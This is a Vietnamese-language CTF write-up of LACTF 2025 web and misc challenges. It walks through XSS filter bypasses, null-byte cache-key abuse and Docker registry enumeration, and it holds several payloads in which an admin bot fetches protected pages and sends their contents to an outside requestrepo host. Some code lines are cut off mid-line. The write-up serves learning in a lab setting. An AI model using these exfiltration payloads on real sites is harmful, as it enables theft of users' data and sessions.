LACTF 2025

web/lucky-flag

Bài này khi ta inspect thì thấy 1 file `main.js` mở lên thì có được nội dung như này

```
const $ = q => document.querySelector(q);
const $a = q => document.querySelectorAll(q);

const boxes = $a('.box');
let flagbox = boxes[Math.floor(Math.random() * boxes.length)];

for (const box of boxes) {
  if (box === flagbox) {
    box.onclick = () => {
      let enc =
`"\\u000e\\u0003\\u0001\\u0016\\u0004\\u0019\\u0015V\\u0011=\\u000bU=\\u000e\\u
0017\\u0001\\t=R\\u0010=\\u0011\\t\\u000bSS\\u001f"`;
      for (let i = 0; i < enc.length; ++i) {
        try {
          enc = JSON.parse(enc);
        } catch (e) { }
      }
      let rw = [];
      for (const e of enc) {
        rw['\x70us\x68'](e['\x63har\x43ode\x41t'](0) ^ 0x62);
      }
      const x = rw['\x6dap'](x => String['\x66rom\x43har\x43ode'](x));
      alert(`Congrats ${x['\x6aoin']('')}`);
    };
    flagbox = null;
  } else {
    box.onclick = () => alert('no flag here');
  }
};
```

Ta dùng script python để decode

```
import json
def decode(enc):
    for _ in range(len(enc)):
        try:
            enc = json.loads(enc)
        except json.JSONDecodeError:
            break
    rw = [chr(ord(e) ^ 0x62) for e in enc]
    return "".join(rw)
enc = "\"\\u000e\\u0003\\u0001\\u0016\\u0004\\u0019\\u0015V\\u0011=\\u000bU=\\u000
```

```
flag = decode(enc)
print(f"{flag}")
```

> Flag: lactf{w4s_i7_luck_0r_ski11}

web/I spy...

> Token1: B218B51749AB9E4C669E4B33122C8AE3

Ta được gợi ý trong HTML Source truy cập vào thì có được

> Token2: 66E7AEBA46293C88D484CDAB0E479268

Tiếp tục được gợi ý trong `javascript console` nên ta mở console (f12) lên và có được token thứ 3

> Token3: 5D1F98BCEE51588F6A7500C4DAEF8AD6


Hint tiếp theo là nó nằm trong `stylesheet` ta inspect thì thấy 1 file `style.css` mở lên thì đã thấy token4

> Token4: 29D3065EFED4A6F82F2116DA1784C265

Token 5 thì được gợi ý trong javascript code ta inspect thì thấy file `thingy.js` mở lên thì đã thấy token cần tìm


> Token5: 9D34859CA6FC9BB8A57DB4F444CDAE83

Được gợi ý là có 1 token trong header bật burpsuite thì có được token trong response



> Token6: BF1E1EAA5C8FDA6D9D0395B6EA075309

Token7 thì được gợi ý là nằm trong cookie, ta dùng devtool truy cập vào `Application` và lấy được token



> Token7: 647E67B4A8F4AA28FAB602151F1707F2

Tiếp tục ta có gợi ý là `A token where the robots are forbidden from visiting...` thì ở đây chỉ có file `robots.txt` thôi ta thử truy cập vào thì được đường dẫn `/a-magical-token.txt` tiếp tục truy cập vào thì đã có được token

> Token8: 3FB4C9545A6189DE5DE446D60F82B3AF

Hint tiếp theo là `A token where Google is told what pages to visit and index...` thì ngoài `robots.txt` thì ta còn file `sitemap.xml` truy cập vào thì đã có được token

> Token9: F1C20B637F1B78A1858A3E62B66C3799

Yêu cầu tiếp theo thì ta cần gửi request có method `DELETE` tới trang web thì ta có thể dùng curl để làm điều đó `curl -X DELETE https://i-spy.chall.lac.tf`


```
C:\Users\b4shu206\Desktop\TEXT>curl -X DELETE https://i-spy.chall.lac.tf
You DELETED MY WEBSITE!!!!! HOW DARE YOU????? 32BFBAEB91EFF980842D9FA19477A42E
```

> Token10: 32BFBAEB91EFF980842D9FA19477A42E

Hint tiếp theo là `A token in a TXT record at i-spy.chall.lac.tf...` để đọc TXT record thì ta truy cập vào trang web này và đã tìm được token

> Token11: 7227E8A26FC305B891065FE0A1D4B7D4


Submit và ta đã lấy được flag



> FLAG: lactf{1_sp0773d_z_t0k3ns_4v3rywh3r3}

web/mavs-fan

Bài này ta thử dùng `<script>alert(1)</script>` thì bị filter không còn gì cả :<. Lướt payloadallthings thì ánh mắt vô tình va phải `<IMG SRC=1 ONERROR=&#X61;&#X6C;&#X65;&#X72;&#X74;(1)>` thử paste vào thì đã có alert trả về




Cũng có thử l `<IMG SRC=1 ONERROR=alert(1)>` thì nó vẫn trả về vậy là đã bypass qua được. Đọc source thì thấy flag nó nằm ở /admin

```
app.get('/admin', (req, res) => {
    if (!req.cookies.secret || req.cookies.secret !== ADMIN_SECRET) {
        return res.redirect("/");
    }
    return res.json({ trade_plan: FLAG });
});
```

Và cái đó chỉ có admin mới có thể truy cập vào được. Ý tưởng là ta sẽ viết script để fetch tới trang /admin sau đó gửi cho `Admin Bot` để truy cập vào và trả nội dung trang (bao gồm flag) về cho ta. Vậy payload nó sẽ là

```
<IMG SRC=1 ONERROR="fetch('/admin').then(res => res.text()).then(text => fetch('ht
```

Sau khi gửi cho adminbot thì có url trả về



Decode mã này

`eyJ0cmFkZV9wbGFuIjoibGFjdGZ7bTR5YjNfdzNfc2gwdTFkX3RyNGQzXzF1azRfZjByXzRkfSJ9` thì ta được


> Flag: lactf{m4yb3_w3_sh0u1d_tr4d3_1uk4_f0r_4d}

web/chessbased

Đọc source thì ta có thể thấy hàm render này không cần phải check quyền gì cả

```
  const q = req.body.q ?? 'n/a';
  const hasPremium = req.cookies.adminpw === adminpw;
  for (const op of openings) {
    if (op.premium && !hasPremium) continue;
    if (op.moves.includes(q) || op.name.includes(q)) {
      return res.redirect(`/render?id=${encodeURIComponent(op.name)}`);
    }
  }
  return res.send('lmao nothing');
});
```

Ta thử `/render?id=flag` thì nó ra luôn flag =)))



> FLAG: lactf{t00_b4s3d_4t_ch3ss_f3_kf2}


web/cache it to win it!

Bài này khi ta truy cập vào web thì sẽ cho 1 UUID và khi vào `/check` thì nhận được 1 lần wins. Đạt 100 lần wins thì sẽ ra flag =)). Nhưng để mỗi lần win thì cách nhau tận 7 ngày


```python
@check_bp.route("/check")
@cache.cached(timeout=604800, make_cache_key=make_cache_key)
def check():
    user_uuid = request.args.get("uuid")
    if not user_uuid:
        return {"error": "UUID parameter is required"}, 400

    run_query("UPDATE users SET value = value + 1 WHERE id = %s;", (user_uuid,))
    res = run_query("SELECT * FROM users WHERE id = %s;", (user_uuid,))
    g.cache_hit = False
    if "affected_rows" not in res:
        print("ERRROR:", res)
        return "Error"
    if res["affected_rows"] == 0:
        return "Invalid account ID"
    num_wins = res["result"][0]["value"]
    if num_wins >= 100:
        return f"""CONGRATS! YOU HAVE WON..... A FLAG! {os.getenv("FLAG")}"""
    return f"""<p>Congrats! You have won! Only {100 - res["result"][0]["value"]} more wins to go.</p>
    <p>Next attempt allowed at: {(datetime.datetime.now() + datetime.timedelta(days=7)).isoformat(sep=" ")} UTC</p><p><a href="/">Go b
```


Thử gửi group lại và gửi 1 loạt thì còn lại 96 lần.




Có vẻ như race condition cũng được nhưng để dính 100 lần thì rất khó! Vì nó check UUID nên mình thử in hoa tất cả chữ cái lên thử thì nó vẫn tính




Vậy là thay đổi UUID nhưng không khác với uuid ban đầu thì vẫn được tính. Vậy nếu mình thêm nullbyte ở cuối thì uuid nó vẫn không khác gì ban đầu!




Và nó đã thành công =)) còn 88 lần nữa. Mình có thử thêm 1 nullbyte ở cuối nữa thì vẫn thành công



Có vẻ như bấy nhiêu nullbyte `%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00` đã là giới hạn kết hợp với race condition thì mình còn 40 lần nữa



Giờ mình đổi thử uuid chữ thường =)) và tiếp tục lặp lại quy trình Sau một lúc thì mình đã lấy được flag



> FLAG: lactf{my_c4ch3_f41l3d!!!}

web/purell

Đọc source thì ta đã biết bài này có 7 level...

Level 1: start

Thì nó bị filter gì cả nên ta dùng payload cơ bản để fetch vô trang đó và gửi response nội dung trang về server của mình.

```
<script>fetch('/admin').then(res => res.text()).then(text => fetch('https://i5416c
```

Payload link để gửi cho admin bot

```
https://purell.chall.lac.tf/level/start?html=<script>fetch('/level/start').then(re
```

Vào request repo thì nhận được mã base64 này

```
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldGEgY2hhcnNldD0iVVRGLT
```

Đem đi decode thì ta đã có được token `purell-token{gu4u_of_exf1l}` submit thì đã có được part1

> Flag part 1: lactf{1_4m_z3_

Level 2: no-scr7pt-owo

Lúc này thì ta đã bị chặn `script` và giới hạn ở 150 kí tự Thì rất may là script của mình nó là 139 kí tự và chỉ việc thay đổi script thành Script thế là đã bypass qua

```
<Script>fetch('/level/no-scr7pt-owo').then(res => res.text()).then(text => fetch('
```

Payloadlink gửi cho admin bot

```
https://purell.chall.lac.tf/level/no-scr7pt-owo?html=<Script>fetch('/level/no-scr7
```

Đem mã base64 vừa nhận được đi decode và có được token thứ 2 `purell-token{scr7ptl355_m3n4c3}` submit và có được flag tiếp theo

> Flag part 2: b3s7_x40ss_

Level 3: no-more-xss

Bài này thì chặn thêm `on` nữa nhưng script của mình nó đâu có gì liên quan tới `on` =))) nên chỉ sửa url trong fetch và gửi cho admin bot thôi

```
https://purell.chall.lac.tf/level/no-more-xss?html=<Script>fetch('/level/no-more-x
```

Đã có được token `purell-token{XSS_IS_UNSTOPPABLE_RAHHHH}` đem submit và có được flag tiếp theo

> Flag part 3: h4nd_g34m_

Level 4: tricky-lil-hacker

Lần này thì nó biến những thứ mình gửi vào thành chữ thường hết và replace `script` và `on` Nhìn payload của mình thì chỉ dính mỗi `script` nhưng ta có thể bypass bằng cách sửa

thành `scrscriptipt`

```
https://purell.chall.lac.tf/level/tricky-lil-hacker?html=<scrscriptipt>fetch('/lev
```

Đem đi submit và đã lấy được token `purell-token{a_l7l_b7t_0f_m00t4t70n}` và ta đã lấy được flag

> Flag part 4: 4cr0ss_411_t1m3

Level 5: sneeki-breeki

Lần này thì vẫn đề đã tới khi nó đã chặn luôn dấu `>` Vậy thì ta không dùng thẻ `<script>` được nữa nhưng ta có thể dùng thẻ `<iframe>`. Ta thử dùng payload

```
<iframe src="javascrscriptipt:alert(1)"
```

Thì nó vẫn trả về alert bình thường vậy ta đã bypass được Vậy payload của ta giờ sẽ là

```
<iframe src="javascrscriptipt:(functioonn(){
  fetch('/level/sneeki-breeki')
    .then(functioonn(res){ return res.text(); })
    .then(functioonn(text){ return fetch('https://i5416ow6.requestrepo.com/' + btc
})()"
```

Và payload gửi đi cho adminbot

```
https://purell.chall.lac.tf/level/sneeki-breeki?html=%3Ciframe+src%3d%22javascrscr
```

Vậy ta đã có được token `purell-token{html_7s_m4lf0rmed_bu7_no7_u}` đem đi submit và lấy được flag

> Flag part 5: *4nd_z*

Level 6: spaceless

Lần này thì ta bị chặn thêm khoảng trắng được, tất cả khoảng trắng đều bị xoá Trong javascript thì ta có thể dùng dấu `/` để nó biến thành 1 khoảng trắng Ta thử payload

```
<iframe/src="javascrscriptipt:alert(1)"
```

Thì nó đã trả về alert bình thường vấn đề tiếp theo ở phần code để lấy nội dung của ta bị dính phần `return res.text()` và `return fetch` sẽ bị lỗi vì xoá đi khoảng trắng vậy ta sửa payload và dùng `r.text` để lấy hết thông tin trả về thành văn bản và `top.location.href` để chuyển hướng luôn thay vì dùng thêm return phía trước.

```
<iframe/src="javascrscriptipt:(functioonn(){fetch('/level/spaceless').then(functic
```

Và ta có payload để gửi cho adminbot là

```
https://purell.chall.lac.tf/level/spaceless?html=<iframe/src%3d"javascrscriptipt%3
```

Và đã có được token `purell-token{wh3n_th3_imp0st4_i5_5u5_bu7_th3r35_n0_sp4c3}` submit và đã lấy được flag

> Flag part 6: un1v3rs3

Level 7: parentheless

Lần này thì nó chặn luôn cái dấu `()` luôn rồi =))) Dạo chơi 1 vòng thì đã có cách bypass là payload ở trang này Mình có lụm được payload

```
eval.apply`${[`alert\x2823\x29`]}`
```

Mình thử nghiệm như này thì nó đã về alert 23

```
<iframe/src="javascscriptript:eval.apply`${[`alert\x2823\x29`]}`"
```

Vậy thì `\x28` thì là `(` và `\x29` nó là `)` Giờ chỉ việc sửa payload mình lại cho phù hợp là được

```
<iframe/src="javascscriptript:eval.apply`${[`\x28functioonn\x28\x29{fetch\x28'/lev
```

Và payload để gửi cho admin bot là

```
https://purell.chall.lac.tf/level/parentheless?html=<iframe/src%3d"javascscriptrip
```

Decode base64 ra và đã có được token cuối cùng `purell-token{y0u_4r3_th3_0n3_wh0_c4ll5}` đem đi submit và đã có được flag cuối

> Flag part 7: _1nf3c71ng_3v34y_1}

Gộp lại thì ta có được flag là

> FLAG: lactf{1_4m_z3_b3s7_x40ss_h4nd_g34m_4cr0ss_411_t1m3_4nd_z_un1v3rs3_1nf3c71ng_3v34y_1}

misc/extended

Ta có file python đề bài là

```
flag = "lactf{REDACTED}"
extended_flag = ""

for c in flag:
    o = bin(ord(c))[2:].zfill(8)

    # Replace the first 0 with a 1
    for i in range(8):
        if o[i] == "0":
            o = o[:i] + "1" + o[i + 1 :]
            break

    extended_flag += chr(int(o, 2))

print(extended_flag)

with open("chall.txt", "wb") as f:
    f.write(extended_flag.encode("iso8859-1"))
```

Quăng lên gpt thì đã có được 1 script giải mã

```
extended_flag = "ìáãôæûÆõîîéìùßÅîïõçèßÔèéóßÌïïëóßÄéææåòåîôßÏîßÍáãßÁîäß×éîäï÷óý"
original_flag = ""
for c in extended_flag:
    o = bin(ord(c))[2:].zfill(8)
    # Tìm vị trí đầu tiên có bit = "1" và thay đổi nó thành "0"
    for i in range(8):
        if o[i] == "1":
            o = o[:i] + "0" + o[i + 1:]
            break
    original_flag += chr(int(o, 2))
print(original_flag)
```

> Flag: lactf{Funnily_Enough_This_Looks_Different_On_Mac_And_Windows}

misc/broken ships

Truy cập vào link challenge thì không có gì ngoài 2 dấu `{}` Thử dùng dirsearch để quét thì đã quét ra được `_catalog` ta truy cập vào thì được nội dung `{"repositories":["rms-titanic"]}` vậy là ta đã có tên kho lưu trữ là `rms-titanic` tiếp theo ta xem các tag của repositories

```
https://broken-ships.chall.lac.tf/v2/rms-titanic/tags/list
```

Và trả về `{"name":"rms-titanic","tags":["wreck"]}` vậy là chỉ có tags `wreck` vậy ta cần lấy thông tin thêm về tag `wreck` bằng url sau

```
https://broken-ships.chall.lac.tf/v2/rms-titanic/manifests/wreck
```

Và ta có được 1 file tải về có nội dung như sau


```
{
   "schemaVersion": 1,
   "name": "rms-titanic",
   "tag": "wreck",
   "architecture": "arm64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c
      },
      {
         "blobSum": "sha256:99aa9a6fbb91b4bbe98b78d048ce283d3758feebfd7c0561c478ee
      },
      {
         "blobSum": "sha256:529375a25a3d641351bf6e3e94cb706cda39deea9e6bdc3a8ba694
      },
      {
         "blobSum": "sha256:60b6ee789fd8267adc92b806b0b8777c83701b7827e6cb22c79871
      },
      {
         "blobSum": "sha256:bae434f430e461b8cff40f25e16ea1bf112609233052d0ad36c10a
      },
      {
         "blobSum": "sha256:9082f840f63805c478931364adeea30f4e350a7e2e4f55cafe4e3a
      }
   ],
   "history": [
      {
         "v1Compatibility": "{\"architecture\":\"arm64\",\"config\":{\"Env\":[\"PA
      },
      {
         "v1Compatibility": "{\"id\":\"d5417d70da785f20922f5180d3057298de842c800f7
      },
      {
         "v1Compatibility": "{\"id\":\"fc692fb7be236ded3f97802b5b2a2e4b8a20366157c
      },
      {
         "v1Compatibility": "{\"id\":\"efd22692f3385ccf96866e1b10124f18512ae3b4884
      },
      {
         "v1Compatibility": "{\"id\":\"0792c9fcb47020e0001147667e2455c29e8a8865d49
      },
      {
         "v1Compatibility": "{\"id\":\"94d87d7e20a72f3b9093cd8c623461dd98995bf0d3c
      }
   ],
   "signatures": [
      {
         "header": {
            "jwk": {
               "crv": "P-256",
               "kid": "IVL3:E7EY:U3JZ:CXLW:CPSH:VAL7:MJK4:SLM7:6UUA:Z2LS:PAKM:4RZK
               "kty": "EC",
```

```
                "x": "M-Edl9tYstFVzNySG8CkyH5KR1-dD-IcyQDgf-h0wl8",
                "y": "DWDn_rQENZ9qIUTTt_emvatuvFkTqJbhZ5hsR8NPyIk"
            },
            "alg": "ES256"
        },
        "signature": "4hfUHQsNSho_xF-uzUeCbW4vMXdAZDi34yWIN2lLK-n05E1NjLtOpyKwM1C
